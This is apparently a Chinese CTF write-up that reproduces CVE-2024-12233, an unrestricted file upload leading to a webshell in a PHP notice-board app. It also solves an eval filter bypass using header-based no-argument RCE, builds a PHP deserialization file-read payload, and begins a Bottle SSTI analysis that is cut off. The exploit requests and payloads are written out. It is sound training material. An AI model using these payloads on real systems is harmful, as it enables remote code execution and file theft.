b@by n0t1ce b0ard #CVE-2024-12233 题目提示
1
2
3
4
5
6
7
在你以后的 CTF 历程中,你会遇到不少的大型 php 项目审计。 然而,大多数情况下,你不一定需要完全自己审计出一个原创的漏洞(0day),而是可以利用已有的漏洞进行攻击(nday)。 CVE 是这个世界上最大的漏洞数据库。复现 CVE 是每一个 web 手不可或缺的能力。接下来,尝试用好你的 google,去复现一个已经发布的 php 项目漏洞。 CVE 编号:CVE-2024 -12233
既然给编号了就去看看这个漏洞:https://nvd.nist.gov/vuln/detail/CVE-2024-12233,大致意思是组件 Profile Picture Handler 中 /registration.php 文件对上传的文件处理逻辑不够导致存在任意文件上传
把附件下下来进行代码审计吧
有一个txt挺显眼的,给了用户和管理员的账号密码
既然是registration.php,那就看看这段代码
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
<?php require ('connection.php' );extract ($_POST );if (isset ($save )){ $sql =mysqli_query ($conn ,"select * from user where email='$e '" );$r =mysqli_num_rows ($sql );if ($r ==true ){ $err = "<font color='red'>This user already exists</font>" ;} else { $dob =$yy ."-" .$mm ."-" .$dd ;$hob =implode ("," ,$hob );$imageName =$_FILES ['img' ]['name' ];$pass =md5 ($p );$query ="insert into user values('','$n ','$e ','$pass ','$mob ','$gen ','$hob ','$imageName ','$dob ',now())" ;mysqli_query ($conn ,$query );mkdir ("images/$e " );move_uploaded_file ($_FILES ['img' ]['tmp_name' ],"images/$e /" .$_FILES ['img' ]['name' ]);$err ="<font color='blue'>Registration successfull !!</font>" ;} } ?> <h2><b>REGISTRATION FORM</b></h2> <form method="post" enctype="multipart/form-data" > <table class ="table table -bordered "> <Tr > <Td colspan ="2"><?php echo @$err ;?></Td > </Tr > <tr > <td >Your Name </td > <Td ><input type ="text " class ="form -control " name ="n " required /></td > </tr > <tr > <td >Your Email </td > <Td ><input type ="email " class ="form -control " name ="e " required /></td > </tr > <tr > <td >Your Password </td > <Td ><input type ="password " class ="form -control " name ="p " required /></td > </tr > <tr > <td >Your Mobile No . </td > <Td ><input class ="form -control " type ="number " name ="mob " required /></td > </tr > <tr > <td >Select Your Gender </td > <Td > Male <input type ="radio " name ="gen " value ="m " required /> Female <input type ="radio " name ="gen " value ="f "/> </td > </tr > <tr > <td >Choose Your Hobbies </td > <Td > Reading <input value ="reading " type ="checkbox " name ="hob []"/> Singing <input value ="singin " type ="checkbox " name ="hob []"/> Playing <input value ="playing " type ="checkbox " name ="hob []"/> </td > </tr > <tr > <td >Upload Your Image </td > <Td ><input class ="form -control " type ="file " name ="img " required /></td > </tr > <tr > <td >Date of Birth </td > <Td > <select name ="yy " required > <option value ="">Year </option > <?php for ($i =1950;$i <=2016;$i ++) { echo "<option>" .$i ."</option>" ; } ?> </select> <select name="mm" required> <option value="" >Month</option> <?php for ($i =1 ;$i <=12 ;$i ++) { echo "<option>" .$i ."</option>" ; } ?> </select> <select name="dd" required> <option value="" >Date</option> <?php for ($i =1 ;$i <=31 ;$i ++) { echo "<option>" .$i ."</option>" ; } ?> </select> </td> </tr> <tr> <Td colspan="2" align="center" > <input type="submit" class ="btn btn -success " value ="Save " name ="save "/> <input type ="reset " class ="btn btn -success " value ="Reset "/> </td > </tr > </table > </form > </body > </html >
看到image参数并没有做任何的处理,那就尝试打文件上传

先上传一个phpinfo,注册成功后根据代码
1
2
mkdir ("images/$e " );move_uploaded_file ($_FILES ['img' ]['tmp_name' ],"images/$e /" .$_FILES ['img' ]['name' ]);
访问/images/1@qq.com/1.php就出来了
那就正常传马打就行了

ezrce #RCEbypass 1 2 3 4 5 6 7 8 9 10 11 <?php highlight_file (__FILE__ );if (isset ($_GET ['code' ])){ $code = $_GET ['code' ]; if (preg_match ('/^[A-Za-z\(\)_;]+$/' , $code )) { eval ($code ); }else { die ('师傅,你想拿flag?' ); } }
先用个脚本输出可用字符吧,懒得看了
1 2 3 4 5 6 7 8 <?php for ($i =32 ;$i <127 ;$i ++){ if (preg_match ("/^[A-Za-z\(\)_;]+$/" , chr ($i ))){ echo chr ($i ); } }

只能用字母和括号以及逗号下划线,那不就可以打无参RCE进行函数嵌套吗
1 ?code=print_r (scandir (chr (ord (strrev (crypt (serialize (array ())))))));

看到flag在根目录,读半天读不出来,算了,直接用请求头无参数RCE去打吧
1 2 3 4 5 6 7 8 9 10 11 12 GET /?code=eval(pos(getallheaders())); HTTP/1.1 Host : challenge.bluesharkinfo.com:27283Pragma : no-cacheCache-Control : no-cacheAccept-Language : zh-CN,zh;q=0.9Accept-Encoding : gzip, deflateCookie : PHPSESSID=561681024d70a205fd5c54ffd41bb975Upgrade-Insecure-Requests : 1Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36Flag : phpinfo();
来签个到吧 反序列化+文件读取 这个题不知道我的是不是预期解,感觉还是比较好玩
先看附件
在docker文件中可以看到是php8.2版本,并且在sh文件中发现flag在根目录且没有设置权限
index.php
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 <?php require_once "./config.php" ;require_once "./classes.php" ;if ($_SERVER ["REQUEST_METHOD" ] === "POST" ) { $s = $_POST ["shark" ] ?? '喵喵喵?' ; if (str_starts_with ($s , "blueshark:" )) { $ss = substr ($s , strlen ("blueshark:" )); $o = @unserialize ($ss ); $p = $db ->prepare ("INSERT INTO notes (content) VALUES (?)" ); $p ->execute ([$ss ]); echo "save sucess!" ; exit (0 ); } else { echo "喵喵喵?" ; exit (1 ); } } $q = $db ->query ("SELECT id, content FROM notes ORDER BY id DESC LIMIT 10" );$rows = $q ->fetchAll (PDO::FETCH_ASSOC );?>
post传参shark并且以blueshark:开头,后面的内容就是我们需要反序列化的内容,并把我们传入的序列化字符串存入数据库中的content字段
如果不是post传参的话就会查询并返回数据结果
classes.php
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 <?php class FileLogger public $logfile = "/tmp/notehub.log" ; public $content = "" ; public function __construct ($f =null if ($f ) { $this ->logfile = $f ; } } public function write ($msg $this ->content .= $msg . "\n" ; file_put_contents ($this ->logfile, $this ->content, FILE_APPEND); } public function __destruct ( if ($this ->content) { file_put_contents ($this ->logfile, $this ->content, FILE_APPEND); } } } class ShitMountant public $url ; public $logger ; public function __construct ($url $this ->url = $url ; $this ->logger = new FileLogger (); } public function fetch ( $c = file_get_contents ($this ->url); if ($this ->logger) { $this ->logger->write ("fetched ==> " . $this ->url); } return $c ; } public function __destruct ( $this ->fetch (); } } ?>
一开始想打file_get_contents伪协议读取文件的,但是他没有打印输出,只会返回,但是写文件的话没找到哪里可以解析触发的地方
看到里面有一个api.php
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 <?php require_once "./config.php" ;require_once "./classes.php" ;$id = $_GET ["id" ] ?? '喵喵喵?' ;$s = $db ->prepare ("SELECT content FROM notes WHERE id = ?" );$s ->execute ([$id ]);$row = $s ->fetch (PDO::FETCH_ASSOC );if (! $row ) { die ("喵喵喵?" ); } $cfg = unserialize ($row ["content" ]);if ($cfg instanceof ShitMountant) { $r = $cfg ->fetch (); echo "ok!" . "<br>" ; echo nl2br (htmlspecialchars ($r )); } else { echo "喵喵喵?" ; } ?>
看到这就有一个大致的思路了,这里会查询我们指定的id对应的content字段内容,并进行反序列化,如果反序列化的结果中有ShitMountant类的实例化对象,就会调用fetch函数并输出函数返回结果,这也和我一开始看到那个函数没有打印只有return对应上了
在classes.php中有一个log文件,尝试验证我们的想法
1 2 3 4 5 6 7 class ShitMountant public $url ; public $logger ; } $a = new ShitMountant ();$a -> url = "file:///tmp/notehub.db" ;echo urlencode (serialize ($a ));
将序列化字符串写入数据库

1 2 /index.php shark=blueshark:O%3A12%3A%22ShitMountant%22%3A2%3A%7Bs%3A3%3A%22url%22%3Bs%3A22%3A%22file%3A%2F%2F%2Ftmp%2Fnotehub.db%22%3Bs%3A6%3A%22logger%22%3BN%3B%7D

GET访问一下index.php可以看到有回显结果
然后在api.php中进行反序列化并触发fetch函数
是可以的,结合我们一开始看到sh文件里面flag的位置直接file协议读根目录flag就行了
难过的bottle #ssti斜体字绕过 代码有点长,分开来分析吧
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 from bottle import route, run, template, post, request, static_file, errorimport osimport zipfileimport hashlibimport timeimport shutilUPLOAD_DIR = 'uploads' os.makedirs(UPLOAD_DIR, exist_ok=True ) MAX_FILE_SIZE = 1 * 1024 * 1024 BLACKLIST = ["b" ,"c" ,"d" ,"e" ,"h" ,"i" ,"j" ,"k" ,"m" ,"n" ,"o" ,"p" ,"q" ,"r" ,"s" ,"t" ,"u" ,"v" ,"w" ,"x" ,"y" ,"z" ,"%" ,";" ,"," ,"<" ,">" ,":" ,"?" ] def contains_blacklist (content ): """检查内容是否包含黑名单中的关键词(不区分大小写)""" content = content.lower() return any (black_word in content for black_word in BLACKLIST) def safe_extract_zip (zip_path, extract_dir ): """安全解压ZIP文件(防止路径遍历攻击)""" with zipfile.ZipFile(zip_path, 'r' ) as zf: for member in zf.infolist(): member_path = os.path.realpath(os.path.join(extract_dir, member.filename)) if not member_path.startswith(os.path.realpath(extract_dir)): raise ValueError("非法文件路径: 路径遍历攻击检测" ) zf.extract(member, extract_dir)
提示flag在根目录flag文件,上传目录是uploads,限制上传文件大小是1mb
一个黑名单函数和一个解压文件的安全函数
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 @post('/upload' def upload (): """处理文件上传""" zip_file = request.files.get('file' ) if not zip_file or not zip_file.filename.endswith('.zip' ): return '请上传有效的ZIP文件' zip_file.file.seek(0 , 2 ) file_size = zip_file.file.tell() zip_file.file.seek(0 ) if file_size > MAX_FILE_SIZE: return f'文件大小超过限制({MAX_FILE_SIZE/1024 /1024 } MB)' timestamp = str (time.time()) unique_str = zip_file.filename + timestamp dir_hash = hashlib.md5(unique_str.encode()).hexdigest() extract_dir = os.path.join(UPLOAD_DIR, dir_hash) os.makedirs(extract_dir, exist_ok=True ) zip_path = os.path.join(extract_dir, 'uploaded.zip' ) zip_file.save(zip_path) try : safe_extract_zip(zip_path, extract_dir) except (zipfile.BadZipFile, ValueError) as e: shutil.rmtree(extract_dir) return f'处理ZIP文件时出错: {str (e)} ' files = [f for f in os.listdir(extract_dir) if f != 'uploaded.zip' ] return template(''' ... ''' , dir_hash=dir_hash, files=files)
文件上传函数,检测文件的后缀名是否是zip以及检查压缩包的大小
首先根据文件名和当前时间戳进行哈希后创建一个解压目录,随后将上传的zip文件保存到zip_path路径下
得出两个路径构造
1 2 3 4 文件解压路径 extract_dir=/uploads/filename+时间戳的哈希值/ 上传文件保存路径 zip_path =/uploads/filename+时间戳的哈希值/uploaded.zip
然后就是安全解压函数,zip_path就是我们上传的文件,extract_dir就是解压路径
最后列出解压的文件列表
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 @route('/view/<dir_hash>/<filename:path>' def view_file (dir_hash, filename ): file_path = os.path.join(UPLOAD_DIR, dir_hash, filename) if not os.path.exists(file_path): return "文件不存在" if not os.path.isfile(file_path): return "请求的路径不是文件" real_path = os.path.realpath(file_path) if not real_path.startswith(os.path.realpath(UPLOAD_DIR)): return "非法访问尝试" try : with open (file_path, 'r' , encoding='utf-8' ) as f: content = f.read() except : try : with open (file_path, 'r' , encoding='latin-1' ) as f: content = f.read() except : return "无法读取文件内容(可能是二进制文件)" if contains_blacklist(content): return "文件内容包含不允许的关键词" try : return template(content) except Exception as e: return f"渲染错误: {str (e)} "
一个文件读取的函数,这里对文件内容进行了关键字的过滤,重点在于return template(content)这句话,我们跟进template函数看看
